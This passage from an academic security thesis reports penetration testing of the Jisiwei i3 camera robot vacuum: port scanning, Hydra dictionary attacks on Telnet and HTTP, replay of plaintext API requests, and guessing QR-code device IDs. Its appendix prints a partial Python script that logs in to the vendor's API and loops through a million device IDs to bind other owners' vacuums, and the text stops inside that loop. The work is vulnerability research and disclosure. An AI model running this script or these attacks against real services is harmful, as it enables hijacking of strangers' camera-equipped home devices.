An attempt to capture the firmware with a MITM attack was also made during a firmware upgrade. This time the the iPhone (in the absence of the Android phone) was used to initiate the firmware upgrade and the program used to view the traffic was Wireshark. Since all the other communication between the application and the server that had been seen prior to this attack used HTTP, no effort was made to install any certificate on the Iphone. Unfortunatly this was a bad idea since the firmware upgrade actually was sent using HTTP over TLS (HTTPS), see figure 5. Thus the opportunity to get access to the firmware this way was lost, since trying to upgrade the firmware again when it was already upgraded did not result in the firmware being sent again. This attack could be attempted again once a new firmware upgrade is available.

VIII. Password Cracking

A. Port Scanning

With the knowledge of the device's IP-address a Port Scan was performed. This was done in order to see what different types of services were running on the vacuum cleaner and if any of these open ports could be exploited to get unintended access. Using the tool Nmap, which comes pre installed on Kali Linux, and the following command a couple of open ports were found:

```
$ nmap 10.0.0.10 –A –f
```

The -A option stands for aggressive and tries to guess the targeted IP's Operating System and version number. The -f makes it run a fast scan which will check the 100 most common ports. The fast scan revealed as many ports as the full scan but took only a fraction of the time. A more rigorous scan can be done by omitting the -f option.

The open ports revealed from the port scan can be seen in table V.

Table V
Open ports on the device

Port	Service
80	HTTP
23	Telnet
4001	Newoak

B. Telnet Port Password Cracking

The port scan showed that the vacuum had an open Telnet port (port 23). First the Telnet port was investigated by trying to connect to it from the command prompt (Bash) on the Kali Linux PC. To be able to connect to it and get access to the Telnet console a username and password were required. The expectation was to find a login that would grant root access and thus complete control over the vacuum. A few standard username-password combinations like root-root, root-(nothing) and admin-admin were tried manually but turned out to be fruitless. When this didn't work out a dictionary attack was performed using the program Hydra which comes pre-installed on the Kali Linux distribution.

Kali Linux has a lot of lists of usernames and passwords and several of these were supplied to Hydra in order to perform the dictionary attack on the Telnet port. However, none of them were found to have the right combination to login to the Telnet console. Another list that was supplied was the famous rockyou.txt password list which contains the most frequently used passwords, sorted by frequency, with a total amount of around 14 million. A custom username list that contained the usernames root, admin, user and the specific device-ID of the vacuum was created to be supplied with the rockyou.txt password list. The amount of time estimated by Hydra to try all of the login combinations was over 5000 hours, see figure 6. After having the attack run for about a week with around 176 attempts per minute the attack was canceled, since none of the attempts were successful.


C. HTTP Server Password Cracking

The HTTP server located at port 80 showed to be some kind of simple web server that hosted the camera streaming service. When inputting the device's IP address into a web browser a login screen appeared requesting a username and password. The same approach that was used for the telnet port was applied here as well. However, the server that runs on the vacuum cleaner was low in capacity and just by using the simple dictionary attacking software the server got a denial of service after about five seconds of attempts. The attack then had to be aborted as all attempts after the denial of service happened came back as false positives.

IX. QR-Code Generation

While doing the MITM attack described in Section VII it was also checked what type of messages was sent between the application and the server for different actions. The actions that were studied in more detail was the changing of profile setting, adding a device by scanning the QR-code and deletion of device. All commands were seen because they were in plain text.


By intercepting traffic when somebody changes their data it is possible to get key information such as access_token,



```
Flow Details
2019-04-08 13:39:52 POST http://yun.jisiwei.com/api/user/login
                         ← 200 OK text/json 416b 1.09s
        Request                  Response                  Detail
Host:                 yun.jisiwei.com
Content-Type:         application/x-www-form-urlencoded
Connection:           keep-alive
Accept:               */*
User-Agent:           %E6%9E%81%E6%80%9D%E7%BB%B4%E6%9C%BA%E5%99%A8%E4%BA%BA/20170
                      307 CFNetwork/902.2 Darwin/17.7.0
Accept-Language:      sv-se
Accept-Encoding:      gzip, deflate
Content-Length:       172
URLEncoded form                                                          [m:auto]
username:   hackmanhacker8@gmail.com
password:   proofofconcept
timestamp:  2019-04-08 14:39:57
appid:      1422957080
sign:       24587b267911465c60bc40294e6f1286
state:      1796741824166186
lan:        en

⇩  [4/4]    [showhost][transparent]                                      [*:8080]
```

Figure 4. Login request sent to server from application. Packet captured with mitmproxy. As can be seen in the picture the username and password is available in plain text. Also notice the lack of HTTPS.



```
No.   Time          Source          Destination     Protoco Length Info
11809 213.235814574 10.0.0.6        216.58.211.138  TCP        66 52886 → 443 [ACK] Seq=1516 Ack=1697 Win=34560 Len=0 TSval=2004575978 TSecr=3117782592
11810 213.236715944 216.58.211.138  10.0.0.6        TCP        66 443 → 52886 [ACK] Seq=1697 Ack=1516 Win=64256 Len=0 TSval=3117782593 TSecr=2004575977
 3167 42.224918010  10.0.0.6        216.58.211.138  TLSv1.3   701 Client Hello
 3169 42.227392613  216.58.211.138  10.0.0.6        TLSv1.3   278 Server Hello, Change Cipher Spec, Application Data
 3171 42.228481569  10.0.0.6        216.58.211.138  TLSv1.3   130 Change Cipher Spec, Application Data
 3172 42.229185397  10.0.0.6        216.58.211.138  TLSv1.3   236 Application Data
 3173 42.229288156  10.0.0.6        216.58.211.138  TLSv1.3   500 Application Data
 3174 42.231316305  216.58.211.138  10.0.0.6        TLSv1.3   568 Application Data
 3175 42.231346717  216.58.211.138  10.0.0.6        TLSv1.3   128 Application Data
 3177 42.231378995  216.58.211.138  10.0.0.6        TLSv1.3    97 Application Data
 3178 42.231765294  10.0.0.6        216.58.211.138  TLSv1.3    97 Application Data
 3180 42.242938430  216.58.211.138  10.0.0.6        TLSv1.3   292 Application Data

▸ Frame 3167: 701 bytes on wire (5608 bits), 701 bytes captured (5608 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_e8:13:3f (08:00:27:e8:13:3f), Dst: Netgear_d6:29:4e (c0:3f:0e:d6:29:4e)
▸ Internet Protocol Version 4, Src: 10.0.0.6, Dst: 216.58.211.138
▸ Transmission Control Protocol, Src Port: 52886, Dst Port: 443, Seq: 1, Ack: 1, Len: 635
▸ Secure Sockets Layer
```

Figure 5. The firmware being sent from the server using HTTP over TLS version 1.3 (HTTPS), seen in the program Wireshark. In the info field to the right the firmware corresponds to what is named Application Data.

userID, current time and application state. With this information it was possible to inject our own value and for example change the gender of the profile and the name of the account. According to our findings the action of changing the profile details can be done as many times as one want to with the same details as it does not seem to be any check if the request is old. Once the request has been captured it can be altered and sent again repeatedly with different data.


Deletion of a device was also possible if the name of the device was known in the application. This is not that useful unless in the case of annoying someone by repeatedly removing their device from the account. Deleting a device, however, also means less access for the attacker himself.

What was noticed however was that the only verification that the correct device was paired with the correct account was a device ID being sent with the pairing request to the server. The device ID was received from the bottom of the physical device in the form of a QR-code and a sticker next to it containing the same information. Scanning the QR code revealed that it had the form and syntax that can be seen in figure 7.

The information that was sent in the request to the server when binding a device needed the following information:

- Device ID from the robot vacuum cleaner
- Device Name you want to use
- User ID from your application
- Access token from your session
- Language from your session
- Seemingly random state calculated by the application

All the above except for the last one were easy to fake or figure out. As to avoid doing anything unethical or illegal it was not acceptable to try sending a request with only the



```
root@kali:~/Desktop# hydra -L usernames.txt -P rockyou.txt 10.0.0.10 telnet
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-08 12:30:35
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 57377596 login tries (l:4/p:14344399), ~3586100 tries per task
[DATA] attacking telnet://10.0.0.10:23/
[STATUS] 163.00 tries/min, 163 tries in 00:01h, 57377433 to do in 5866:49h, 16 active
[STATUS] 175.00 tries/min, 525 tries in 00:03h, 57377071 to do in 5464:29h, 16 active
[STATUS] 174.14 tries/min, 1219 tries in 00:07h, 57376377 to do in 5491:19h, 16 active
[STATUS] 176.40 tries/min, 2646 tries in 00:15h, 57374950 to do in 5420:55h, 16 active
[STATUS] 176.71 tries/min, 5478 tries in 00:31h, 57372118 to do in 5411:09h, 16 active
[STATUS] 169.51 tries/min, 8272 tries in 00:48h, 57369324 to do in 5640:46h, 16 active
[STATUS] 170.46 tries/min, 11046 tries in 01:04h, 57366550 to do in 5608:54h, 16 active
[STATUS] 171.79 tries/min, 13881 tries in 01:20h, 57363715 to do in 5565:09h, 16 active
[STATUS] 172.69 tries/min, 16716 tries in 01:36h, 57360880 to do in 5536:09h, 16 active
[STATUS] 173.28 tries/min, 19546 tries in 01:52h, 57358050 to do in 5516:54h, 16 active
[STATUS] 173.76 tries/min, 22380 tries in 02:08h, 57355216 to do in 5501:28h, 16 active
[STATUS] 174.13 tries/min, 25214 tries in 02:24h, 57352382 to do in 5489:26h, 16 active
[STATUS] 174.42 tries/min, 28046 tries in 02:40h, 57349550 to do in 5480:11h, 16 active
[STATUS] 174.65 tries/min, 30879 tries in 02:56h, 57346717 to do in 5472:23h, 16 active
[STATUS] 174.83 tries/min, 33708 tries in 03:12h, 57343888 to do in 5466:31h, 16 active
[STATUS] 175.01 tries/min, 36542 tries in 03:28h, 57341054 to do in 5460:46h, 16 active
[STATUS] 175.16 tries/min, 39377 tries in 03:44h, 57338219 to do in 5455:40h, 16 active
[STATUS] 175.32 tries/min, 42216 tries in 04:00h, 57335380 to do in 5450:41h, 16 active
[STATUS] 175.45 tries/min, 45056 tries in 04:16h, 57332540 to do in 5446:12h, 16 active
[STATUS] 175.56 tries/min, 47894 tries in 04:32h, 57329702 to do in 5442:25h, 16 active
[STATUS] 175.66 tries/min, 50731 tries in 04:48h, 57326865 to do in 5439:09h, 16 active
[STATUS] 175.74 tries/min, 53567 tries in 05:04h, 57324029 to do in 5436:18h, 16 active
[STATUS] 175.83 tries/min, 56406 tries in 05:20h, 57321190 to do in 5433:25h, 16 active
[STATUS] 175.90 tries/min, 59242 tries in 05:36h, 57318354 to do in 5431:04h, 16 active
[STATUS] 175.96 tries/min, 62079 tries in 05:52h, 57315517 to do in 5428:49h, 16 active
[STATUS] 176.02 tries/min, 64915 tries in 06:08h, 57312681 to do in 5426:50h, 16 active
[STATUS] 176.07 tries/min, 67751 tries in 06:24h, 57309845 to do in 5424:59h, 16 active
[STATUS] 176.13 tries/min, 70591 tries in 06:40h, 57307005 to do in 5422:57h, 16 active
[STATUS] 176.19 tries/min, 73436 tries in 06:56h, 57304160 to do in 5420:41h, 16 active
[STATUS] 176.24 tries/min, 76276 tries in 07:12h, 57301320 to do in 5418:56h, 16 active
[STATUS] 176.28 tries/min, 79115 tries in 07:28h, 57298481 to do in 5417:21h, 16 active
[STATUS] 176.32 tries/min, 81953 tries in 07:44h, 57295643 to do in 5415:55h, 16 active
[STATUS] 176.35 tries/min, 84791 tries in 08:00h, 57292805 to do in 5414:34h, 16 active
[STATUS] 176.39 tries/min, 87629 tries in 08:16h, 57289967 to do in 5413:18h, 16 active
[STATUS] 176.42 tries/min, 90470 tries in 08:32h, 57287126 to do in 5411:54h, 16 active
[STATUS] 176.45 tries/min, 93306 tries in 08:48h, 57284290 to do in 5410:52h, 16 active
[STATUS] 176.48 tries/min, 96147 tries in 09:04h, 57281449 to do in 5409:36h, 16 active
[STATUS] 176.51 tries/min, 98987 tries in 09:20h, 57278609 to do in 5408:26h, 16 active
[STATUS] 176.54 tries/min, 101826 tries in 09:36h, 57275770 to do in 5407:23h, 16 active
[STATUS] 176.56 tries/min, 104667 tries in 09:52h, 57272929 to do in 5406:16h, 16 active
[STATUS] 176.59 tries/min, 107507 tries in 10:08h, 57270089 to do in 5405:15h, 16 active
[STATUS] 176.61 tries/min, 110349 tries in 10:24h, 57267247 to do in 5404:10h, 16 active
[STATUS] 176.64 tries/min, 113190 tries in 10:40h, 57264406 to do in 5403:10h, 16 active
[STATUS] 176.66 tries/min, 116028 tries in 10:56h, 57261568 to do in 5402:21h, 16 active
[STATUS] 176.68 tries/min, 118867 tries in 11:12h, 57258729 to do in 5401:31h, 16 active
[STATUS] 176.69 tries/min, 121705 tries in 11:28h, 57255891 to do in 5400:45h, 16 active
[STATUS] 176.70 tries/min, 124541 tries in 11:44h, 57253055 to do in 5400:06h, 16 active
```

Figure 6. A dictionary attack performed using Hydra, supplied with a custom made username list and the rockyou.txt password list.

Device ID changed to try to connect a random vacuum cleaner to the test account. Looking into the decompiled application should reveal how the state is calculated, but there is a way to circumvent this problem by fooling the application to calculate all this in a genuine way.

Since the QR code follows a certain pattern it is possible to guess other IDs and thus generate their QR code that the attacker can scan and bind someone else's vacuum to his account. The application will then believe that the attacker has a real robot vacuum cleaner in front of him and calculate the state properly without any problems.

Each requests takes about 700 milliseconds to complete and if the entire range of ID were to be scanned it would take about eight days to complete since the amount of devices, based on how the ID looks, is one million. A script was made in Python that could perform this and bind all the possible vacuums to an attackers account but was not tested as to not perform any illegal actions. The function of the script was verified by running it on only the vacuum cleaner used for testing and succeeded in binding that particular device to the test account. The script can be found in the appendix.

The only protection against this attack is by registering the vacuum to two accounts as the manufacturer has put a hard limit on at most two bound accounts per device. If you try to connect a third account you get an error message in return.




Figure 7. QR-code found under the robot vacuum cleaner. It contains information about the device ID that is used during the pairing process.

X. Discussion

Smart vacuum cleaners are exposed to hackers as IoT devices as they are relatively new on the consumer market and security is not always prioritized in product development. An increasing number of vacuum cleaners receives the camera functionality and they have been hacked previously. A similar case to the one hacked in this report is one from the Chinese brand Diqee where an attacker could gain entry to the vacuum by either adding root username and password that was unchanged from the factory, or by inserting an SD card and tamper with the device. The attacker could thus gain access to the microphone on the device. But not only lesser known brands such as Jisiwei and Diqee are vulnerable to attacks. A Xiaomi vacuum cleaner was also compromised by [5] and it seems like the best way to protect yourself from someone spying on you would be to remove the camera entirely[21].

A question worth asking is, why add a camera to a vacuum at all? The safest way of having no one spy on you through your vacuum cleaner is to remove the camera and microphone completely. Unless it is vital for the function of the IoT device it would be better to avoid it as it created another sensitive resource that is exposed to hacking. Since the Jisiwei i3 robot vacuum cleaner is in the lower price segment, it raises the question if it could be the case that privacy and security has been prioritized lower as a means to keep costs down. A robot vacuum cleaner from a more recognizable brand with similar functions would cost about four times as much.

The Xiaomi vacuum cleaner uses SSH which indicates that Xiaomi puts more effort making their vacuums secure than Jisiwei, since the Jisiwei i3 uses Telnet. Telnet is less secure than SSH due to the lack of encryption and strong authentication. It also appears that it is harder to get root access as an intruder on the Xiaomi vacuum cleaner since the SSH port is protected by an iptables firewall rule whereas the Telnet port on the Jisiwei i3 is open to any IP address [5]. However, the login to Telnet port on the Jisiwei i3 didn't use any of the most common username-password combinations which is good practice.

The practice of sending vulnerable information unencrypted over HTTP, however, is bad to follow. If this is found it is a severe flaw in the design that should receive an immediate fix. Many libraries today use HTTPS by default and there should be. HTTP is weak in the sense that any person in the communication chain between servers can intercept and alter the message being sent without the sender being noticed about it.

Since the firmware upgrade was sent over HTTPS from Jisiwei's server, Jisiwei have the expertise and technique required to send packets over HTTPS. Therefore the severe weakness of all the other communication between the application and the server being over only HTTP could probably be resolved without any significant effort from Jisiwei's side.

As for the weakness of the information in the QR-code following a easy guessable pattern, this is probably harder to remedy. First a new system of generating QR-codes for the vacuum cleaners would have to be put in place. Then these new QR-codes would have to be sent to all the people that already own a Jisiwei i3 robot vacuum, which would be a time consuming if not impossible process. A more realistic approach would be to only find a new system of generating QR-codes and then applying these to all the new vacuums being manufactured. This does not, however, remedy the vulnerability in the already existing vacuums but it will prevent any more vacuums with this vulnerability being manufactured.

Similar vulnerabilities to the communication between the application and the server being unencrypted has been found in other IoT devices as well. In the Dlink baby monitor/cam, the application communicates directly with the Wi-Fi camerera with the username and password in cleartext [29]. Another example is the Wireless IP Camera (P2P) WIFICAM where the application and the camera device communicate over a cleartext UDP tunnel protocol which an attacker could exploit by sniffing the network to obtain sensitive information [30].

[21] https://gizmodo.com/hack-can-turn-robotic-vacuum-into-creepy-rolling-survei-1827726378

XI. Conclusions

The aim of this project was to find vulnerabilities in the Jisiwei i3 robot vacuum cleaner. Using a methodology that consisted of first threat modeling the vacuum cleaner followed by performing penetration testing on it resulted in two major vulnerabilities being found. By finding these vulnerabilities it can be concluded that the methodology used was appropriate and could be utilized to find vulnerabilities in other IoT devices.

What also can be determined from this report is that the security of IoT devices is not always up to par with what might be expected from devices today. Weaknesses and exploits are continuously found in commercially sold products. Some of the devices contain built in flaws that can easily be patched, such as the Jisiwei application communicating with the server using clear text over HTTP. What is the most severe about not encrypting network traffic is the fact that it is almost impossible for the average user to see whether or not the network traffic is encrypted and would thus not know if any non intended receiver could read the information. The current way of thinking about privacy and security of IoT devices could therefore need to be reviewed.

XII. Future work

There are several suggested leads that can be followed to continue upon this work. The first option would be to continue where we left off and see what types of attacks could be implemented further on the Jisiwei i3 robot vacuum cleaner. E.g. try to get access to the firmware and getting access to the device through the Telnet port.

It would also be interesting to see what types of measures could be implemented by a third party to make sure that IoT devices remains safe without the involvement of the original equipment manufacturer.

Appendix A - Code for binding all devices

Appendix B - Threat Model with high-level threats included

Acknowledgement

We would like express our most sincere appreciation and thanks to our supervisor Associate Professor Robert Lagerström and Professor Pontus Johnson for giving us the advice, guidance, and support we needed throughout our thesis work. We would also like to thank the Division of Network and Systems Engineering for providing us with a room in their department where we could do our work.

References

[1] C. C. Palmer, "Ethical hacking," *IBM Systems Journal*, vol. 40, pp. 769–780, Mar. 2001.

[2] ITU-T Study group 20, "Overview of the Internet of things," International Telecomunication Union, Tech. Rep., Jun. 2012.

[3] M. O'Neill, "Insecurity by design: Today's iot device security problem," *Engineering*, vol. 2, pp. 48–49, Mar. 2016.

[4] Mark Stanislav and Tod Beardsly. (2015, Sep.) HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities. [Online]. Available: https://media.kasperskycontenthub.com/wp-content/uploads/sites/63/2015/11/21031739/Hacking-IoT-A-Case-Study-on-Baby-Monitor-Exposures-and-\\Vulnerabilities.pdf

[5] D. Giese and D. Wegemer, "Unleash your smart-home devices: Vacuum Cleaning Robot Hacking," 34C3. Leipzig, Germany: Chaos Communication Congress, Dec. 2017.

[6] C. V. Charlie Miller, "Remote exploitation of an unaltered passenger vehicle," *Black Hat USA 2015*, vol. 91, Aug. 2015.

[7] A. T. Ali Tekeoglu, "Investigating security and privacy of a cloud-based wireless ip camera: Netcam," *2015 24th International Conference on Computer Communication and Networks (ICCCN)*, Aug. 2015.

[8] Y. Seralathan et al, "IoT security vulnerability: A case study of a Web camera," *2018 20th International Conference on Advanced Communication Technology (ICACT)*, 2018.

[9] C. Heres, A. Etemadieh, M. Baker, and H. Nielsen, "Hack All The Things: 20 Devices in 45 Minutes," The Exploiteers. Las Vegas, Nevada: DEF CON 22, Oct. 2014.

[10] M. Mink and F. Freiling, "Is attack better than defense?: teaching information security the right way," *Proceedings of the 3rd annual conference on Information security curriculum development*, pp. 44–48, Sep. 2006.

[11] L. Bilge and T. Dumitraş, "Before we knew it: an empirical study of zero-day attacks in the real world," *Proceedings of the 2012 ACM conference on Computer and communications security*, pp. 833–844, Oct. 2012.

[12] K. L. In Lee, "The internet of things (iot): Applications, investments, and challenges for enterprises," *Business Horizons*, vol. 58, pp. 431–440, Jul. 2015.

[13] R. Braden, " Requirements for Internet Hosts – Communication Layers," Internet Requests for Comments, RFC Editor, RFC 1122, Oct 1989. [Online]. Available: https://tools.ietf.org/html/rfc1122#section-3

[14] S. Feit, *TCP/IP Architecture, Protocols and Implementation*, 1st ed. United States of America, New York: McGraw-Hill, Inc, 1993.

[15] R. Fielding et al, "Hypertext Transfer Protocol – HTTP/1.1," Internet Requests for Comments, RFC Editor, RFC 2616, Jun. 1999. [Online]. Available: https://tools.ietf.org/html/rfc2616#section-9.2

[16] T. Dierks and C. Allen, "The TLS Protocol," Internet Requests for Comments, RFC Editor, RFC 2246, Jan 1999. [Online]. Available: https://tools.ietf.org/html/rfc2246

[17] T. Ylönen, "SSH–secure login connections over the Internet," *Proceedings of the 6th USENIX Security Symposium*, vol. 37, Jul. 1996.

[18] D. C. Plummer, "An Ethernet Address Resolution Protocol – or – Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware," Internet Requests for Comments, RFC Editor, RFC 826, Nov 1982. [Online]. Available: https://tools.ietf.org/html/rfc826

[19] W. Xiong and R. Lagerström, "Threat Modeling - A Systematic Literature Review," *Computers and Security*, vol. 84, pp. 53–69, Mar. 2019.

[20] P. Johnson, A. Vernotte, M. Ekstedt, and R. Lagerström, "pwnPr3d: an Attack Graph Driven Probabilistic Threat Modeling Approach," in *Proc. of the 11th International Conference on Availability, Reliability and Security (ARES)*, KTH Royal Institute of Technology. United States of America, Hoboken: IEEE, Sep. 2016.

[21] W. Xiong, F. Krantz, and R. Lagerström, "Threat modeling and attack simulations of connected vehicles: a research outlook," in *Proc. of the 5th International Conference on Information Systems Security and Privacy (ICISSP)*, KTH Royal Institute of Technology. Sweden, Stockholm: DiVA, Feb. 2019.

[22] P. Johnson, R. Lagerström, and M. Ekstedt, "A Meta Language for Threat Modeling and Attack Simulations," in *Proc. of the International Conference on Availability, Reliability and Security (ARES 2018) and the joint International Workshop on Cyber Threat Intelligence (WCTI 2018)*, KTH Royal Institute of Technology. Sweden, Stockholm: DiVA, Aug. 2018.

[23] A. Shostack, *Threat Modeling*, 1st ed. United States of America, Indianapolis, 10475 Crosspoint: John Wiley Sons, Inc, 2014.

[24] A. Guzman and A. Gupta, *IoT Penetration Testing Cookbook*, 1st ed. United Kingdom, Birmingham, 35 Livery Street: Packt Publishing Ltd, Nov. 2017.

[25] D. M. Hafele, "Three different shades of ethical hacking: Black, white and gray," Feb. 2004.

[26] G. Fyodor, *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. France, Lyon: Insecure, 2009.

[27] M. Conti, N. Dragoni, and V. Lesyk, "A survey of man in the middle attacks," *IEEE Communications Surveys Tutorials*, vol. 18, no. 3, pp. 2027–2051, Mar. 2016. [Online]. Available: https://ieeexplore.ieee.org/abstract/document/7442758

[28] J. Owens, "A study of passwords and methods used in brute-force ssh attacks," Master's thesis, Clarkson Univeristy, Mar. 2008.

[29] —. (2018, Dec) CVE-2018-18767 Detail. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2018-18767#vulnCurrentDescriptionTitle

[30] ——. (2017, April) CVE-2017-8221 Detail. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2017-8221#vulnCurrentDescriptionTitle

APPENDIX A
CODE FOR BINDING ALL DEVICES

```
import requests

t = "2019-04-08␣14:39:57"
rand1 = "1796741824166186"
username = 'hackmanhacker8@gmail.com'
password = 'proofofconcept'
appid = '1422957080'
sign = '24587b267911465c60bc40294e6f1286'
lan = 'en'


payload = {'username': username, 'password': password,'timestamp': t,
'appid': appid,'state': rand1,'sign': sign,'lan': lan}

r = requests.post("http://yun.jisiwei.com/api/user/login",data=payload)

if r.status_code == requests.codes.ok:
    a = r.json()
    userid = a['userid']
    user_data = a['user_data']
    dev_data = a['dev_data']
    access_token = a['access_token']

    devname = 'PY'
    rand2 = '4541911032571890'

    for i in range(1000000):
        currentID = "JSW"+str(i).zfill(6)
